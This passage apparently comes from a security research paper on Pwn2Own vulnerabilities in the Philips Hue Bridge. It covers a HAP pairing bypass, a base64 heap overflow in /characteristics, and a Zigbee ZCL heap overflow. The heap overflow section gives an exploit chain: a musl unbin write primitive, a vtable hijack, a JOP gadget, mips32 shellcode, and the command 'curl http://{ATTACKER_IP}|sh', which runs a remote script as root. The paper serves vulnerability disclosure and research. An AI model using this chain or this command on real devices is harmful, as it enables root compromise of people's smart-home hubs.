In the Philips Hue Bridge's implementation, when a hub is already paired, the pairing procedure becomes inaccessible. This is compliant with the HAP specification since at the start of a new session, a previously




Fig. 8. Client-server communications during the SRP protocol - Full attack

paired hub does not need to repeat the pairing procedure and will directly start with the verification procedure. The presented bypass is therefore only reachable when no Apple Home hub is currently paired with the target device.

Note: ZDI and the vendor estimated that this authentication bypass counts as two separate bugs. The first bug is used to reach the transient pairing state, and the second one allows going from transient pairing privileges to full privileges.

Due to the fact that the order of contestants is drawn at random during Pwn2Own, another team demonstrated these bugs before we could and our own entries were marked as duplicate. To the

best of our knowledge, they were assigned to the other team as CVE-2026-3558 [8] and CVE-2026-3559 [7].

4.2 Heap overflow in the /characteristics HAP endpoint

Description of the bug Inside the hk_hap binary, the function hk_nl_processing_put_req() is one of the handlers for PUT requests to the /characteristics route on the HTTP server. It takes a JSON like the following as input:

```
{
  "characteristics": [{
    "aid": 123412341234123,
    "iid": 45674567456745,
    "value": "<base64 string>",
  }]
}
```

The (aid, iid) couple can be fetched by listing accessories on the /accessories route and looking for a field with type "143" (CharacteristicValueTransitionControl[5]), which should have write access (pw) and format tlv8.

This characteristic is commonly found on lightbulbs with **transition control support** (e.g. changing the color or the brightness over time), and is required for the exploit.

For our tests, we used the default Philips Hue White & Color ambiance bulb which comes in their starter kit.

The value field is **tlv8** data encoded in base64. It is decoded by the hk_nl_processing_put_req() function, before going through TLV parsing:

```
if (in_len == 0) goto ERR;

dest_len = 3 * ((in_len & 3) == 0) * (in_len >> 2);
dest = malloc(dest_len);
if (!dest) goto ERR;

memset(dest, 0, dest_len);
n_decoded_bytes = base64_decode(in, in_len, dest);
```

[5] https://nrchkb.github.io/wiki/characteristic/characteristic-value-transition-control/

There's a surprising calculation here: if the length of the supplied base64 string is not a multiple of 4, then `in_len & 3 != 0` and `dest_len = 0`.

Therefore, the destination buffer is allocated by a call to `malloc(0)` and the underlying allocator will allocate a minimum-size chunk (16 bytes).

On top of that, `dest_len` is not used by the `base64_decode` function: it writes to the destination buffer **without checking any bounds**. Thus, a misaligned base64 string for which the size of the decoded buffer is greater than 16 bytes can be supplied to induce a **heap-based overflow**. For instance, the length of the following value string is 33 bytes:

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==a
```

Since 33 is not a multiple of 4, during base64 decoding, 22 null bytes will be written to the destination buffer, including 6 bytes that are out-of-bounds (and thus overflow on the next heap chunk).

Getting a (constrained) write primitive We can now overwrite the next heap chunk's metadata. The libc used by `hk_hap` is **musl 1.1.24**, which dates back to 2019 and thus relies on an older `malloc` implementation with few mitigations.

When a chunk is freed, the function `__bin_chunk()` is called. It checks whether the previous chunk or the next chunk is free, in which case the adjacent chunks will be consolidated.




Fig. 9. Heap consolidation in musl

During a consolidation with the next chunk, the function `alloc_fwd()` is called on the next chunk and leads to `unbin()`. The purpose of this function is to remove the chunk from its current bin (basically a list of free chunks).

These bins are represented as circular doubly linked lists, and a bitmap is leveraged to track non-empty bins (in case the chunk to unbin is the last element in the list, the corresponding bit is cleared from the bitmap).

Then, the chunk is effectively removed from the doubly linked list by modifying the `next` and `prev` fields of the previous and next elements.

```
1  static void unbin(struct chunk *c, int i)
2  {
3    if (c->prev == c->next)
4      a_and_64(&mal.binmap, ~(1ULL<<i));
5
6    c->prev->next = c->next;
7    c->next->prev = c->prev;
8
9    c->csize |= C_INUSE;
10   NEXT_CHUNK(c)->psize |= C_INUSE;
11 }
```

The structure of the metadata in a freed chunk's header is:

```
1 struct chunk {
2   size_t psize, csize; // Previous and current chunk sizes
3   struct chunk *next, *prev; // Pointers to next and previous
  ↪   chunks in free list
4 };
```

With the heap overflow (figure 10), we are thus able to **overwrite the next chunk's metadata** to mark it as freed (by removing the `C_INUSE` bit of the current size field `csize`) and rewrite the `next` and `prev` fields with arbitrary pointers. Note: we also need to make sure that `prev_size` remains equal to the previous chunk's size to pass sanity checks within musl.

This gives a **controlled write primitive when the destination buffer is freed** (which it is soon after the base64 decoding if the decoded data is not well-formed), thanks to these two lines in `unbin` (where `c` is *Chunk 2*):

```
1 c->prev->next = c->next;
2 c->next->prev = c->prev;
```

The first line writes a controlled value (`c->next`) to a controlled address (`&c->prev->next`, which is `c->prev + 8`), and symmetrically, the second line writes a controlled value (`c->prev`) to a controlled address (`&c->next->prev`, which is `c->next + 0xc`). Figure 11 shows how this write primitive works.




Fig. 10. Overflowing on the next chunk's metadata




Fig. 11. Constrained write primitive during unbin

This means that we are able to write an arbitrary 32-bit value to an arbitrary address, but as long as this arbitrary 32-bit value is also a valid address (because it also gets written to).

Getting code execution We need to work around this constraint to achieve code execution. For instance, we can't simply overwrite the binary's GOT with a function pointer, because the second write will attempt to write to where the function pointer points to, which is read-only. **We are forced to write a value that is also a valid address in a writable *data* segment.**

We found a way to exploit this primitive by rewriting a global variable in the data segment we called **`gCryptoWrapper`**. This global variable is a pointer to a `CryptoWrapper` object allocated in the heap (4 bytes), which simply contains a vtable:

```
1  struct CryptoWrapper {
2    CryptoWrapper_vtbl *__vftable;
3  };
4
5  struct CryptoWrapper_vtbl {
6    void (*constructor)(CryptoWrapper *this);
7    void (*destructor)(CryptoWrapper *this);
8    void (*encrypt)(CryptoWrapper *this);
9    void (*decrypt)(CryptoWrapper *this);
10   void (*b64_encode)(CryptoWrapper *this, int, int);
11   void (*b64_decode)(CryptoWrapper *this);
12 };
```

The idea is to hijack the vtable by replacing the `gCryptoWrapper` variable with a value that points to a pointer that itself points to controlled data (double dereference). The first dereferenced pointer must also live in a writable segment (because of the write primitive constraint).

We found a good candidate for that: another global variable we called `gHapPairStorage`. This one points to a heap allocation which contains a controlled string, more precisely the **UUID sent during the pairing phase** (0x40 bytes), as seen in figure 12.

Thus, by rewriting `gCryptoWrapper` with the pointer to the global variable `gHapPairStorage` in the data segment, we get a **type confusion** in which we control the vtable contents of the `CryptoWrapper` object, by placing a fake vtable inside the sent UUID (figure 13).

Then, by sending a POST request to the `/secure-message` route, we can reach a handler named `hap_pair_software_authentication()`. It leads to `init_uboot_environment()`, which creates a new




Fig. 12. Vtable hijack (1/4)




Fig. 13. Vtable hijack (2/4)

`CryptoWrapper` object. But if the `gCryptoWrapper` global variable is non-null, it will first destroy it:

```
void __fastcall destroy_crypto_wrapper(CryptoWrapper *cw) {
  if (cw) cw->destructor(cw);
}
```

Since we control the pointer for the `destructor` virtual method (at offset +0x4 in the UUID), we are able to **hijack the control flow**. However, we do not control the arguments for this method call, so we cannot simply jump, for instance, on the address of the `system` function.

To conclude the exploitation, we chose to leverage a **JOP gadget** in the non-PIE `hk_hap` binary (figure 14).

We found the following gadget:




Fig. 14. Vtable hijack (3/4)

```
0x94e9b4 : move $t9, $v0 ; jalr $t9 ; nop
```

At the moment of the method call, the `$v0` register points to the start of the UUID, which we control. Therefore, we are able to jump on the heap-allocated UUID, which happens to be executable. This way, we can **execute an arbitrary mips32 shellcode** (figure 15).




Fig. 15. Vtable hijack (4/4)

Our carefully crafted shellcode (limited to 0x40 bytes) needs to skip (or execute) the second DWORD (`destructor`), which is the address of the JOP gadget (0x94e9b4). To circumvent this problem, we specifically

chose a gadget which address is also a valid, harmless mips32 instruction: in this case, `00 94 E9 B4` is `teq $a0, $a4`.
The shellcode finally calls `system@plt` with a controlled string:

```
; trick to put $pc+8 in $ra by jumping further
bal next

; harmless instruction that encodes to the address of the JOP
↪  gadget
; it will be executed as the previous instruction's delay slot
teq $a0, $a4

next:

; get the address of the command string for the system argument
addiu $a0, $ra, 20

; load system@plt offset (need to split in two 16-bit words)
lui $t0, (SYSTEM_PLT >> 16)
ori $t0, $t0, (SYSTEM_PLT & 0xFFFF) + 1

; call system@plt (+ delay slot)
jalr $t0
nop

; command string (system argument)
; <...>
```

Note that the instructions in the PLT stub happen to be encoded in mips16e, hence we need to jump on `system@plt + 1` to change the CPU mode (similarly to ARM with thumb mode).

Given the constrained size of the total payload (0x40 bytes including the shellcode), we chose to run the following command:

```
curl http://{ATTACKER_IP}|sh
```

This way, we are able to make the target fetch a second stage script from our machine and run it as root.

Stabilization Since we used this chain of bugs for Pwn2Own, it was crucial to work on stabilization.

At first, the exploit was not very reliable ($\approx 1/3$ success rate), for various reasons:

1. Heap activity getting in the way (e.g. next chunk being reallocated)

2. Further consolidation happening (e.g. if the next chunk's next chunk is free)
3. Overflowing chunk unfortunately located at the end of the heap (for some reason, the heap was fragmented in between shared libraries and we would overflow on a read-only page)
4. Musl allocator behaving weirdly (e.g. the overflowing chunk's size was sometimes 0x20 bytes instead of 0x10, and we couldn't figure out why)

Such a success rate is not the most viable for the competition, since we have only three attempts in 30 minutes. Technically, the `hk_hap` process restarts automatically around 45 seconds after a crash, so we could still have the exploit run in a loop and actually get a dozen attempts within the alloted time for a single "competition attempt" (as long as you don't interact anymore and the target device doesn't need to be manually restarted, it counts as a single attempt). But still, we figured it would be better to have a higher success rate so that the exploit works on the first try.

To address some of these sources of instability, we took advantage of the fact that we can set the next chunk's size to a negative value — this is essentially due to a 32-bit integer overflow inside musl itself, in the `NEXT_CHUNK` macro definition:

```
1 NEXT_CHUNK(c) = ((struct chunk *)((char *)(c) + CHUNK_SIZE(c)))
```

This way, the next chunk's next chunk could be located inside our payload, *before* the chunk we overflowed onto, and we fully control its metadata as well. We can make this chunk act as a fake top chunk by setting its size to `0x1`, and thus mitigate the risk of unattended consolidation (figure 16).

This sole change increased our success rate to $\approx 3/4$, which was much more acceptable — not perfect, but on the day of the competition, the heap overflow luckily worked on the first try!

Note: ZDI assigned this bug to our team as CVE-2026-3561 [5].

Fig. 16. Heap overflow with fake top chunk

Fig. 17. Pwn2Own: success!

5 Zigbee wireless code execution

The Zigbee protocol is used by many home automation appliances. The protocol is quite simple but supports many different types of devices like lights, smart locks, sensors, plugs, etc. Therefore, manufacturers must be able to customize some part of it to support their devices, which makes the Zigbee surface a good target for vulnerability research.

During our initial research, we also came across a blog post from Checkpoint [4] (2020) discussing a vulnerability they found in the Zigbee protocol implementation of the Philips Hue Bridge. Their work pushed us to take a look at it and see if things have changed five years later. To another extent, we also had a feeling that they barely scratched the surface and that we may be able to uncover more bugs lying deeper in the protocol implementation.

5.1 Pairing

To establish secure communication with a new device, the Bridge must be in pairing mode; otherwise, it rejects all incoming packets.

During pairing, the Bridge and the device use a shared secret, the **Link key** (or Transport key), to exchange an encryption key, the **Network key**, which secures subsequent messages. This method is only secure if the transport key remains secret. However, the Bridge relies on a widely known key (the **Light Link commissioning key**) commonly used for lighting devices and publicly available online. As a result, an attacker monitoring the pairing process can recover the network key and impersonate a legitimate device.

Moreover, while the Bridge is in pairing mode, any device can join the network without user confirmation, as no approval prompt appears in the Hue app. This is even more concerning given that the theoretical range of Zigbee is up to 100m.

If a vulnerability exists in the Bridge's Zigbee implementation, an attacker can exploit these weaknesses by passively monitoring the network until a victim enables pairing mode, joining the network without any user confirmation, and then leveraging the vulnerability to compromise the system.

Let's now dive into the actual implementation of the protocol stack in the Bridge.

5.2 Zigbee stack in the Bridge

An Atmel ATSAMR21E19A MCU, embedded in the Bridge's board, is responsible for RF operations and for implementing the lowest layers of the Zigbee stack. Association request, beacons, routing logic or ACKs are all handled by this modem.

Higher level Zigbee payloads are transformed into string representations before being passed to the main SoC through a serial connection. The Linux system running there uses the `/dev/ttyZigbee` serial port to receive from the modem.

This serial port is not only used to exchange received or to-be-transmitted Zigbee packets; it is also used to program the modem using special control messages. During our tests, we observed our Zigbee packets going through this port among other control messages.

Overall, this design is actually a good choice because it separates the complex parsing part away from the main SoC and limits the impact of a vulnerability found in the modem. However, this can limit our possibilities during exploitation, because we will be dependent on how the modem handles our messages before sending them to the main SoC.

Now, back to the main SoC. The `ipbridge` process is responsible for handling incoming messages from the modem. It basically does the following:

- read incoming packets/control messages from `/dev/ttyZigbee`;
- parse strings;
- handle the packet/control message;
- optionally, serialize the response into a string and send it back to `/dev/ttyZigbee`.

Inside the `ipbridge` binary, there is a function called `ZIGBEE_MessageLoop` (internal naming) that loops indefinitely and tries to read incoming messages from `/dev/ttyZigbee`. The message is copied in a 300-byte buffer located in the data section.

Incoming messages are received in the format of a comma-separated string:

```
[ServiceName,FunctionName,Args1,Args2,...]
```

The `ServiceName` and the `FunctionName` parameters are used to find the appropriate handler for the message in a an array of function pointers located in the data section. There are many handlers as shown in figure 18, but as mentioned earlier, most of them just handle control messages

from the modem and not actual Zigbee packets, so nothing really worth investigating here.

```
SL_HANDLERS:    sl_service_t <aPhilipsHueBrid+0xC, 1, 0, BRIDGE_FUNCTIONS, 6>
                                        # DATA XREF: .text:off_623E2C↑o  # "Bridge"
                sl_service_t <aLink, 1, 0, LINK_FUNCTIONS, 7>  # "Link"
                sl_service_t <aTh, 1, 0, TH_FUNCTIONS, 7>  # "TH"
                sl_service_t <aConnection, 2, 0, CONNECTION_FUNCTIONS, 5>  # "Connection"
                sl_service_t <aZdp, 2, 0, ZDP_FUNCTIONS, 0x12>  # "Zdp"
                sl_service_t <aGroups, 2, 0, GROUPS_FUNCTIONS, 1>  # "Groups"
                sl_service_t <aZcl, 2, ZCL_Handler+1, 0, 0>  # "Zcl"
                sl_service_t <aZgp_0, 2, ZGP_Handler+1, 0, 0>  # "Zgp"
                sl_service_t <aLog_0, 1, sub_620900+1, 0, 0>  # "Log"
                sl_service_t <aJoinnetwork+4, 2, 0, NETWORK_FUNCTIONS, 6>  # "Network"
                sl_service_t <aStreamingLight_0+0x10, 2, sub_62E498+1, 0, 0>  # "Stream"
                sl_service_t <aTrustcenter, 2, 0, TRUSTCENTER_FUNCTIONS, 3>  # "TrustCenter"
```

Fig. 18. Zigbee packet handlers

Among these handlers, one caught our attention: **ZCL**, which stands for *Zigbee Cluster Library*.

ZCL is an applicative layer of the Zigbee protocol stack. It is used to interact with devices through standardized functions for common application scenarios, known as *clusters*. For example, there is a cluster for light devices, another for sensors, etc.

Each cluster contains a list of commands that can be used to interact with a device. Some of these commands are generic commands (common to all clusters) that allow to read and write values (called *attributes*) on a Zigbee device, but cluster-specific commands also exist for more specialized features.

Manufacturers can also implement their own cluster in order to support their own features, and even modify existing ones (for example, by adding cluster-specific commands) — all of this making ZCL a rather promising attack surface.

5.3 Heap overflow in ZCL

ZCL packets are handled by a function we named `ZIGBEE_HandleZCL`. It deserializes the request's parameters, among which we can find:

- the cluster ID identifying the cluster we want to interact with;
- a hexadecimal string containing the raw data of the packet.

As said before, ZCL can be extended by manufacturers, so most of the data contained in this layer is manufacturer-specific and can't be parsed by the modem. This is why, instead, it gives a raw hexadecimal string and lets the app take care of it.

```c
void ZIGBEE_HandleZCL(char* data, const char* functionName) {
  zcl_rsp_t* rsp;
  // ... truncated ...

  // Read the cluster ID
  rsp.clusted_id = ZIGBEE_ReadUInt16(data, &status);
  if ( status ) {
    DEBUG_Log("smartlink_zcl.cpp", 562, "Unable to decode
↪  <clusterId>");
    return;
  }

  // Read the ZCL payload in hex string (up to 100 bytes)
  ZIGBEE_ReadBytes(&payload_size, zcl_payload, &status, &data);
  if ( status ) {
    DEBUG_Log("smartlink_zcl.cpp", 569, "Unable to decode
↪  <payload>");
    return;
  }

  // ...
  // Do some basic parsing of 'zcl_payload' and put the result in
↪  'rsp'
  // ...

  // if frame type == Cluster Specific
  frame_type = rsp.frame_control_field & 3;
  if ( frame_type ) {
    // Search for the appropriate cluster specific command handler
    v21 = ZCL_HANDLER_TABLE;
    while ( v21->clusterId != rsp.clusted_id ) {
      ++v21;
      if ( ++i == 9 ) goto LABEL_99;
    }

    // if direction == server to client
    if ( (rsp.frame_control_field & 8) != 0 )
      handler = ZCL_HANDLER_TABLE[i].server_to_client_handler;
    else
      handler = ZCL_HANDLER_TABLE[i].client_to_server_handler;

    if ( handler ) {
      v20 = handler(&rsp);
    }
  }
}
```

After that, packets can follow 2 paths: the generic command path, which we will not discuss here, or the cluster-specific command path.

In a similar fashion, cluster-specific command handlers are stored in an array of function pointers in the data section and the cluster ID is used to find the appropriate handler (table 2).

Cluster-specific command handler	**Cluster ID**
Basic	`0x0000`
Groups	`0x0004`
Scenes	`0x0005`
OTA Upgrade	`0x0019`
Unidentified (manufacturer-specific)	`0x1000`, `0xFC00`, `0xFC01`, `0xFC04`, `0xFC07`

Table 2. Cluster-specific command handlers

We won't go into too much detail here and just focus on the *Basic* cluster-specific handler. It's a really simple handler:

```
1 void ZCL_HandleBasicCluster(zcl_rsp_t *a1)
2 {
3   if ( a1->manufacturer_code && a1->command == 0xC1 &&
↪   a1->manufacturer_code == 0x100B )
4     sub_624EC4(a1);
5 }
```

It performs some checks on the data parsed by the previous function `ZIGBEE_HandleZCL`: more specifically, it checks that the manufacturer code is 0x100B (Philips' manufacturer code) and that the cluster-specific command is 0xC1 (again, this is a Philips specific command) before passing the data to `sub_624EC4`.

There are further checks in `sub_624EC4`, but they're not very important here. The most important part is the following call, made at the end of the function:

```
1 // ...
2 FSM_Update(
3   &SL_DOWNLOAD_BLOB,
4   EV_DATA_BLOCK_RESPONSE_RECEIVED,
5   a1
6 );
7 // ...
```

During our analysis of the Zigbee stack, we came across a lot of similar function calls. They are related to **finite state machines**.




Fig. 19. Download State Machine

In fact, there are many state machines in the Zigbee stack. It basically works like this:

- States and edges are described in a structure stored in the data section
- Functions may be called when a state is entered or exited
- The state machine receives events and updates its state according to a transition function

The `FSM_Update` function takes 3 arguments:

- The state machine to update
- The event to send to the state machine
- The data to pass to the transition function (in case of a transition)

Therefore, in this example, if the state machine named `SL_DOWNLOAD_BLOB` performs a transition upon receiving the event `EV_DATA_BLOCK_RESPONSE_RECEIVED`, then the transition function will be called with the data parsed in `ZIGBEE_HandleZCL`.

The full state machine is described in figure 19. It basically allows the Bridge to **aggregate data** segmented in multiple Zigbee packets (because the Zigbee protocol has a very low MTU of 128 bytes).

The entry state is `Idle`. When something needs to be downloaded, the state machine transitions to the `Check Binary Blob Map` state, which performs basic checks before starting the download process. Quickly after, it transitions to the `Request Data Block` state which sends a request to the remote device. Then, when data is received, it transitions to the `Received Data Block` state and aggregates the received data to those received previously.

Next, in the `Need More Blocks` state, it checks whether more data is needed: if so, the whole process is repeated as long as there is data to receive. Otherwise, the state machine transitions back to the `Idle` state and the download process is complete. There is also a special `Retry` state that handles packet loss.

Now, back to our call to `FSM_Update` in `sub_624EC4`. The transition function for the `EV_DATA_BLOCK_RESPONSE_RECEIVED` event (when data is received) is responsible for allocating a heap buffer that stores all the blocks, and copying incoming data to this buffer:

```c
void ZCL_OnBlockReceived(zcl_rsp_t *rsp) {
  uint8_t *payload;
  int offset;
  unsigned int total_size;
  size_t block_size;

  DOWNLOAD_CTX->need_more_block = false;
  payload = rsp->payload;
  offset = DOWNLOAD_ReadOffset(payload);

  if ( DOWNLOAD_CTX->offset == offset ) {
    if (payload->manufacturer ==
    DOWNLOAD_CTX->source_device->manufacturer && rsp->clusted_id ==
    DOWNLOAD_CTX->source_device->cluster_id ) {

      total_size = DOWNLOAD_ReadTotalSize(payload);
      block_size = payload[10];

      if ( total_size >= block_size + offset && total_size < 0x2800
    && block_size && block_size + 11 == rsp->payload_size ) {
        if ( offset ) {
          if ( !DOWNLOAD_CTX->buffer_allocated )
            return;
        } else if ( !DOWNLOAD_CTX->buffer_allocated ) {
          DOWNLOAD_CTX->buffer_allocated = true;
          DOWNLOAD_CTX->buffer_size =
    DOWNLOAD_ReadTotalSize(payload);
        }

        offset = DOWNLOAD_ReadOffset(payload);
        block_size = rsp->payload[10];

        if ( !DOWNLOAD_CTX->buffer ) {
          total_size = DOWNLOAD_ReadTotalSize(payload);
          DOWNLOAD_CTX->buffer = malloc(total_size);
        }

        memcpy(&DOWNLOAD_CTX->buffer[offset], &v12->payload[11],
    block_size);
        DOWNLOAD_CTX->offset += block_size;
        DOWNLOAD_CTX->need_more_block = true;
      }
    }
  }
}
```

It parses several values from the user-supplied data:

- the size of the block to copy (stored in `block_size` or `rsp->payload[10]`);

— the total size of the blob (stored in `total_size`, extracted from `rsp->payload` with `DOWNLOAD_ReadTotalSize`);
— the offset of the data in the blob (stored in `offset`, extracted from `rsp->payload` with `DOWNLOAD_ReadOffset`).

When the first block of data arrives, the `buffer` that will store all blocks is allocated with a user-controlled size. Data is then copied to this buffer, but no overflow can occur at this stage since all sizes are verified:

```
if (
  total_size >= block_size + offset
  && total_size < 0x2800
  && block_size
  && block_size + 11 == rsp->payload_size
)
```

However, when a second block is sent, **this condition can be bypassed** by providing a `total_size` larger than the actual `buffer` size. Since the `buffer` is only allocated when the first block is received, the `buffer` size will not be updated, resulting in a **heap overflow** in `memcpy`.

